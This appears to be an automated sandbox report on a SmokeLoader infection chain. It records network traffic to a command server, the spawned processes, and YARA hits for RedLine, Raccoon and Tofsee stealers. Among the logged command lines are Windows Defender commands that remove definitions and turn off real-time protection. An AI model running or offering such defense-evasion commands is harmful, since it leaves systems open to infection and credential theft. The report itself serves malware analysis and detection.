Jun 16, 2021 12:20:43.687340021 CEST	13017	IN	HTTP/1.1 200 OK Content-Length: 150 Content-Type: text/xml; charset=utf-8 Server: Microsoft-HTTPAPI/2.0 Date: Wed, 16 Jun 2021 10:20:43 GMT Data Raw: 3c 73 3a 45 6e 76 65 6c 6f 70 65 20 78 6d 6c 6e 73 3a 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 78 6d 6c 73 6f 61 70 2e 6f 72 67 2f 73 6f 61 70 2f 65 6e 76 65 6c 6f 70 65 2f 22 3e 3c 73 3a 42 6f 64 79 3e 3c 56 65 72 69 66 79 53 63 61 6e 52 65 71 75 65 73 74 52 65 73 70 6f 6e 73 65 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 74 65 6d 70 75 72 69 2e 6f 72 67 2f 22 2f 3e 3c 2f 73 3a 42 6f 64 79 3e 3c 2f 73 3a 45 6e 76 65 6c 6f 70 65 3e Data Ascii: <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><VerifyScanRequestResponse xmlns="http://tempuri.org/"/></s:Body></s:Envelope>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.5	49752	87.251.71.118	80	C:\Users\user\AppData\Local\Temp\2531.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:20:43.779628992 CEST	13018	OUT	POST / HTTP/1.1 Content-Type: text/xml; charset=utf-8 SOAPAction: "http://tempuri.org/Endpoint/GetUpdates" Host: 87.251.71.118 Content-Length: 12384 Expect: 100-continue Accept-Encoding: gzip, deflate Connection: Keep-Alive
Jun 16, 2021 12:20:43.863341093 CEST	13018	IN	HTTP/1.1 100 Continue
Jun 16, 2021 12:20:43.993397951 CEST	13031	IN	HTTP/1.1 200 OK Content-Length: 261 Content-Type: text/xml; charset=utf-8 Server: Microsoft-HTTPAPI/2.0 Date: Wed, 16 Jun 2021 10:20:43 GMT Data Raw: 3c 73 3a 45 6e 76 65 6c 6f 70 65 20 78 6d 6c 6e 73 3a 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 78 6d 6c 73 6f 61 70 2e 6f 72 67 2f 73 6f 61 70 2f 65 6e 76 65 6c 6f 70 65 2f 22 3e 3c 73 3a 42 6f 64 79 3e 3c 47 65 74 55 70 64 61 74 65 73 52 65 73 70 6f 6e 73 65 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 74 65 6d 70 75 72 69 2e 6f 72 67 2f 22 3e 3c 47 65 74 55 70 64 61 74 65 73 52 65 73 75 6c 74 20 78 6d 6c 6e 73 3a 61 3d 22 42 72 6f 77 73 65 72 45 78 74 65 6e 73 69 6f 6e 22 20 78 6d 6c 6e 73 3a 69 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 31 2f 58 4d 4c 53 63 68 65 6d 61 2d 69 6e 73 74 61 6e 63 65 22 2f 3e 3c 2f 47 65 74 55 70 64 61 74 65 73 52 65 73 70 6f 6e 73 65 3e 3c 2f 73 3a 42 6f 64 79 3e 3c 2f 73 3a 45 6e 76 65 6c 6f 70 65 3e Data Ascii: <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><GetUpdatesResponse xmlns="http://tempuri.org/"><GetUpdatesResult xmlns:a="BrowserExtension" xmlns:i="http://www.w3.org/2001/XMLSchema-instance"/></GetUpdatesResponse></s:Body></s:Envelope>

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jun 16, 2021 12:20:15.550349951 CEST	95.216.186.40	443	192.168.2.5	49730	CN=ttttt.me CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sat May 01 10:37:14 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Fri Jul 30 10:37:14 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-5-10-11-13-35-23-65281,29-23-24,0	ce5f3254611a8c095a3d821d44539877
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: bNdOhKPy0F.exe PID: 4636 Parent PID: 5656

General

Start time:	12:18:38
Start date:	16/06/2021
Path:	C:\Users\user\Desktop\bNdOhKPy0F.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\bNdOhKPy0F.exe'
Imagebase:	0x400000
File size:	330240 bytes
MD5 hash:	C5C9A99D045FD2B0380E2B7E3FD28189
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: bNdOhKPy0F.exe PID: 5596 Parent PID: 4636

General

Start time:	12:18:46
Start date:	16/06/2021
Path:	C:\Users\user\Desktop\bNdOhKPy0F.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\bNdOhKPy0F.exe'
Imagebase:	0x400000
File size:	330240 bytes
MD5 hash:	C5C9A99D045FD2B0380E2B7E3FD28189
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000001.00000002.299990190.0000000000460000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000001.00000002.300060611.00000000004D1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

Analysis Process: explorer.exe PID: 3472 Parent PID: 5596

General

Start time:	12:18:52
Start date:	16/06/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: svchost.exe PID: 5352 Parent PID: 556

General

Start time:	12:18:53
Start date:	16/06/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 5924 Parent PID: 556

General

Start time:	12:19:03
Start date:	16/06/2021

Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 4968 Parent PID: 556

General

Start time:	12:19:04
Start date:	16/06/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities Show Windows behavior

Analysis Process: svchost.exe PID: 244 Parent PID: 556

General

Start time:	12:19:05
Start date:	16/06/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: SgrmBroker.exe PID: 4620 Parent PID: 556

General

Start time:	12:19:06
Start date:	16/06/2021
Path:	C:\Windows\System32\SgrmBroker.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\system32\SgrmBroker.exe
Imagebase:	0x7ff6d5810000
File size:	163336 bytes
MD5 hash:	D3170A3F3A9626597EEE1888686E3EA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 2540 Parent PID: 556

General

Start time:	12:19:06
Start date:	16/06/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 2832 Parent PID: 556

General

Start time:	12:19:19
Start date:	16/06/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 2144 Parent PID: 556

General

Start time:	12:19:32
Start date:	16/06/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000

File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: webgfvd PID: 3136 Parent PID: 904

General

Start time:	12:19:32
Start date:	16/06/2021
Path:	C:\Users\user\AppData\Roaming\webgfvd
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\webgfvd
Imagebase:	0x400000
File size:	330240 bytes
MD5 hash:	C5C9A99D045FD2B0380E2B7E3FD28189
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: 1D31.exe PID: 1700 Parent PID: 3472

General

Start time:	12:19:36
Start date:	16/06/2021
Path:	C:\Users\user\AppData\Local\Temp\1D31.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\1D31.exe
Imagebase:	0x400000
File size:	24576 bytes
MD5 hash:	A69E12607D01237460808FA1709E5E86
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: 2531.exe PID: 4396 Parent PID: 3472

General

Start time:	12:19:38
Start date:	16/06/2021
Path:	C:\Users\user\AppData\Local\Temp\2531.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\2531.exe
Imagebase:	0x6b0000

File size:	378880 bytes
MD5 hash:	231F952DC32548B71D587F68ED03D884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: SUSP_Double_Base64_Encoded_Executable, Description: Detects an executable that has been encoded with base64 twice, Source: 00000012.00000002.384825667.0000000003B49000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000012.00000002.384825667.0000000003B49000.00000004.00000001.sdmp, Author: Joe Security

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: conhost.exe PID: 68 Parent PID: 4396

General

Start time:	12:19:39
Start date:	16/06/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 2092 Parent PID: 556

General

Start time:	12:19:39
Start date:	16/06/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: 2531.exe PID: 4840 Parent PID: 4396

General

Start time:	12:19:41
Start date:	16/06/2021
Path:	C:\Users\user\AppData\Local\Temp\2531.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\2531.exe
Imagebase:	0x240000
File size:	378880 bytes
MD5 hash:	231F952DC32548B71D587F68ED03D884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: 3252.exe PID: 1704 Parent PID: 3472

General

Start time:	12:19:42
Start date:	16/06/2021
Path:	C:\Users\user\AppData\Local\Temp\3252.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\3252.exe
Imagebase:	0x400000
File size:	24576 bytes
MD5 hash:	A69E12607D01237460808FA1709E5E86
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic

Analysis Process: webgfvd PID: 2036 Parent PID: 3136

General

Start time:	12:19:43
Start date:	16/06/2021
Path:	C:\Users\user\AppData\Roaming\webgfvd
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\webgfvd
Imagebase:	0x400000
File size:	330240 bytes
MD5 hash:	C5C9A99D045FD2B0380E2B7E3FD28189
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000018.00000002.383261410.0000000000591000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000018.00000002.383179022.0000000000570000.00000004.00000001.sdmp, Author: Joe Security

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Analysis Process: 2531.exe PID: 4112 Parent PID: 4396

General

Start time:	12:19:46
Start date:	16/06/2021
Path:	C:\Users\user\AppData\Local\Temp\2531.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\2531.exe
Imagebase:	0xc20000
File size:	378880 bytes
MD5 hash:	231F952DC32548B71D587F68ED03D884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000019.00000002.494008632.0000000000402000.00000040.00000001.sdmp, Author: Joe Security

File Activities

Show Windows behavior

File Created

File Deleted

File Read

Registry Activities

Show Windows behavior

Analysis Process: 4DAB.exe PID: 3940 Parent PID: 3472

General

Start time:	12:19:49
Start date:	16/06/2021
Path:	C:\Users\user\AppData\Local\Temp\4DAB.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\4DAB.exe
Imagebase:	0x140000000
File size:	4738624 bytes
MD5 hash:	09108E4FDDCC5D6C9D31E37A9DC9BAD4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_Mozilla, Description: Detects suspicious XORed keyword - Mozilla/5.0, Source: 0000001A.00000000.379753193.0000000140028000.00000008.00020000.sdmp, Author: Florian Roth • Rule: SUSP_XORed_Mozilla, Description: Detects suspicious XORed keyword - Mozilla/5.0, Source: C:\Users\user\AppData\Local\Temp\4DAB.exe, Author: Florian Roth

Analysis Process: svchost.exe PID: 2256 Parent PID: 556

General

Start time:	12:19:50
Start date:	16/06/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000

File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: 5CDE.exe PID: 1008 Parent PID: 3472

General

Start time:	12:19:52
Start date:	16/06/2021
Path:	C:\Users\user\AppData\Local\Temp\5CDE.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\5CDE.exe
Imagebase:	0x400000
File size:	337920 bytes
MD5 hash:	2025FCFFCC4430307348AEDBF94DF7B8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 0000001C.00000002.443994982.00000000033B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 0000001C.00000002.441195671.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 0000001C.00000003.414858920.00000000033F0000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: MpCmdRun.exe PID: 5156 Parent PID: 3940

General

Start time:	12:19:53
Start date:	16/06/2021
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Windows Defender\MpCmdRun.exe' -RemoveDefinitions -All -Set-MpPreference -DisableIOAVProtection $True -DisableRealtimeMonitoring $True -Force
Imagebase:	0x7ff708920000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5208 Parent PID: 5156

General

Start time:	12:19:54
Start date:	16/06/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: 6ACA.exe PID: 5236 Parent PID: 3472

General

Start time:	12:19:56
Start date:	16/06/2021
Path:	C:\Users\user\AppData\Local\Temp\6ACA.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\6ACA.exe
Imagebase:	0x400000
File size:	609280 bytes
MD5 hash:	3A2729E1EDC230B663D108ACC62C123F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Raccoon, Description: Yara detected Raccoon Stealer, Source: 0000001F.00000003.429961512.0000000004FB0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Raccoon, Description: Yara detected Raccoon Stealer, Source: 0000001F.00000002.472532667.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Raccoon, Description: Yara detected Raccoon Stealer, Source: 0000001F.00000002.474383146.0000000004F10000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: svchost.exe PID: 5192 Parent PID: 3940

General

Start time:	12:20:00
Start date:	16/06/2021
Path:	C:\Windows\System\svchost.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System\svchost.exe' formal
Imagebase:	0x140000000
File size:	4738624 bytes
MD5 hash:	09108E4FDDCC5D6C9D31E37A9DC9BAD4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_Mozilla, Description: Detects suspicious XORed keyword - Mozilla/5.0, Source: 00000020.00000000.403300320.0000000140028000.00000008.00020000.sdmp, Author: Florian Roth • Rule: SUSP_XORed_Mozilla, Description: Detects suspicious XORed keyword - Mozilla/5.0, Source: C:\Windows\System\svchost.exe, Author: Florian Roth

Analysis Process: webgfvd PID: 5252 Parent PID: 904

General

Start time:	12:20:01
Start date:	16/06/2021
Path:	C:\Users\user\AppData\Roaming\webgfvd
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\webgfvd
Imagebase:	0x400000

File size:	330240 bytes
MD5 hash:	C5C9A99D045FD2B0380E2B7E3FD28189
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: 88A3.exe PID: 5204 Parent PID: 3472

General

Start time:	12:20:04
Start date:	16/06/2021
Path:	C:\Users\user\AppData\Local\Temp\88A3.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\88A3.exe
Imagebase:	0x400000
File size:	609792 bytes
MD5 hash:	7145A293C7320A62BA4EFA1E9148B6E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Raccoon, Description: Yara detected Raccoon Stealer, Source: 00000022.00000003.440389485.0000000004FD0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Raccoon, Description: Yara detected Raccoon Stealer, Source: 00000022.00000002.447043795.0000000004EB0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Raccoon, Description: Yara detected Raccoon Stealer, Source: 00000022.00000002.443191726.0000000000400000.00000040.00020000.sdmp, Author: Joe Security

Analysis Process: explorer.exe PID: 5756 Parent PID: 3472

General

Start time:	12:20:07
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0xea0000
File size:	3611360 bytes
MD5 hash:	166AB1B9462E5C1D6D18EC5EC0B6A5F7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: MpCmdRun.exe PID: 5484 Parent PID: 2540

General

Start time:	12:20:07
Start date:	16/06/2021
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Windows Defender\mpcmdrun.exe' -wdenable
Imagebase:	0x7ff708920000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true

Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 3716 Parent PID: 3472

General

Start time:	12:20:09
Start date:	16/06/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 4964 Parent PID: 5484

General

Start time:	12:20:09
Start date:	16/06/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 572 Parent PID: 3472

General

Start time:	12:20:11
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0xea0000
File size:	3611360 bytes
MD5 hash:	166AB1B9462E5C1D6D18EC5EC0B6A5F7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader, Description: Yara detected SmokeLoader, Source: 00000027.00000002.496689434.00000000032A1000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: cmd.exe PID: 2840 Parent PID: 1008

General

Start time:	12:20:11
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /C mkdir C:\Windows\SysWOW64\hqoawywe\
Imagebase:	0xaa0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: MpCmdRun.exe PID: 5332 Parent PID: 5192

General

Start time:	12:20:12
Start date:	16/06/2021
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Windows Defender\MpCmdRun.exe' -RemoveDefinitions -All -Set-Mp Preference -DisableIOAVProtection $True -DisableRealtimeMonitoring $True -Force
Imagebase:	0x7ff708920000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 1036 Parent PID: 3472

General

Start time:	12:20:14
Start date:	16/06/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader, Description: Yara detected SmokeLoader, Source: 0000002A.00000002.494235965.00000000003E1000.00000040.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis